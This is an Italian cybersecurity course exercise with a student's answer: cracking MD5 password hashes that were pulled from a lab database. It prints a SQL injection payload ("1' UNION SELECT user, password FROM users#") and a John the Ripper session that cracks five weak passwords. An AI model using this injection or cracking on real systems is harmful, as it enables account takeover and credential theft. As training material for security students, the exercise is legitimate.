ESERCITAZIONE W14D1 (1)



Esercizio

Password cracking

Traccia: password cracking

Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.



W14D1 - Pratica (1) PDF


Esercizio

Password cracking

Consegna:

- 1. Screenshot dell'SQL injection già effettuata
- Due righe di spiegazione di cos'è questo cracking (quale tipologia / quale meccanismo sfrutta)
- 3. Screenshot dell'esecuzione del cracking e del risultato

1) Ho recuperato le password cifrate in hash con la SQL INJECTION (1' UNION SELECT user, password FROM users#)



2) Ho creato un file di testo con le cinque password cifrate in hash:



3) infine ho usato il programma John the Ripper per decifrare le password con questi comandi da terminale:

```
▣
                                 kali@kali: ~
File Actions Edit View Help
5f4dcc3b5aa765d61d8327deb882cf99
  -(kali®kali)-[~]
$ john -- format=raw-md5 hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2
8×3])
Warning: no OpenMP support for this hash type, consider -- fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (?)
password
                 (?)
password
                 (?)
abc123
letmein
                 (?)
Proceeding with incremental:ASCII
charley
                 (?)
5g 0:00:00:00 DONE 3/3 (2024-03-12 14:49) 17.24g/s 615000p/s 615000c/s 62029
6C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
words reliably
Session completed.
  -(kali⊕kali)-[~]
s john --- show ---- format=raw-md5 hashes.txt
?:password
?:abc123
?:charlev
?:letmein
?:password
5 password hashes cracked, 0 left
```